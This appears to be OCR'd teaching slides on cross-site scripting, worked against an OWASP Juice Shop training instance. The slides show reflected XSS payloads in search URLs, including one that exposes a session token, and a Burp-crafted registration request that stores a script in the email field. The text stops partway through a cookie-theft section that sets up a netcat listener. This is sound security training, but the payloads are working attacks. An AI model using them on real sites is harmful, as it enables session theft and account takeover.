
```
https://chhaipov-shop.herokuapp.com/#/search?q=<script>alert('hello :D')<%2Fscript>
```

{{confirmation}}

hello :D

Cross-site Scripting

Reflected XSS



```
https://chhaipov-shop.herokuapp.com/#/search?q=<script>alert(document.cookie)<%2Fscript>
```

```
ument.cookie)</script>
```

```
cookieconsent_status=dismiss;
token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6OSwiZW1haWwiOiJoZWxsb0B0ZXN0LmN
```

Cross-site Scripting

Stored XSS

The most damaging type of XSS is Stored


Stored XSS attacks involves an attacker injecting malicious code that is (permanently?) stored on the target application (within a database).

A classic example is a malicious script inserted by an attacker in a comment field on a blog or in a forum post

Cross-site Scripting

Stored XSS

For example, we see administration page of OWASP juice shop stores email information of users.



Administration Registered Users


Email
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@googlemail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op

Cross-site Scripting

Stored XSS

Let’s try create an user whose email address is payload.

In this web application, they use JavaScript to validate email input.



User Registration

Email address is not valid.

Email

<script>alert("this is XSS")</script>

Password

•••••••••••••••

Repeat Password

•••••••••••••••

Security Question ⚠This cannot be changed later!


Name of your favorite pet?

sdfasd

Cross-site Scripting

Stored XSS

Let’s bypass it with burp suite




```
POST /api/Users/ HTTP/1.1
Host: chhaipov-shop.herokuapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://chhaipov-shop.herokuapp.com/
Content-Type: application/json;charset=utf-8
Content-Length: 266
Cookie: io=2vUz8vAhwh-wKKb7AAAD; cookieconsent_status=dismiss
DNT: 1
Connection: close

{"email":"<script>alert('this is XSS')</script", "password":"test@123","passwordRepeat":"test@123","securityQuestion":{"id":10,"question":"Company
you first work for as an adult?","createdAt":"2018-08-24T15:28:21.253Z","updatedAt":"2018-08-24T15:28:21.253Z"},"securityAnswer":"123123123"}
```

Cross-site Scripting

Stored XSS

Visit admin page again and script will be executed



Administration Registered Users


Email
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@googlemail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op
test@test.com

this is XSS

Cross-site Scripting

Stored XSS

View that user’s email and see our injected script. But why is the script not excited here?


OWASP Juice Shop
https://chhaipov-shop.herokuapp.
https://chhaipov-shop.herokuapp.
https://chhaipov-shop.herokuapp.
https://chhaipov-shop.herokuapp.com/#/administration
Search
OWASP Juice Shop v7.0.2
Logout
English
Search...
Search
Your Basket
Change Password
Contact Us
Administration
Close

User #11

Email
<script>alert('this is XSS')</script>

Created at
2018-08-24T16:14:54.595Z

Updated at
2018-08-24T16:14:54.595Z

Email
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.o
bjoern.kimminich@
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op
test@test.com

roken

Support Team: Sorry, only order confirmation PDFs can be attached to complaints!

This is **the** store for awesome stuff of all kinds!

Never gonna buy anywhere else from now on! Thanks for the great service!

Keep up the good work!

3 Nothing useful available here!

Cross-site Scripting

Stealing Cookie with XSS

Malicious JavaScript has access to all the same objects the rest of the web page has, including access to cookies.


Cookies are often used to store session tokens, if an attacker can obtain a user’s session cookie, they can impersonate that user.

Cross-site Scripting

Stealing Cookie with XSS

Using vulnerable XSS in OWASP Juice Shop, attacker can send user’s cookie to his server.

1. Use netcat to listen at attacker’s machine on port 123:



```
root@CTF-PPT:~#
root@CTF-PPT:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

Find out more about netcat at https://en.wikipedia.org/wiki/Netcat


Cross-site Scripting

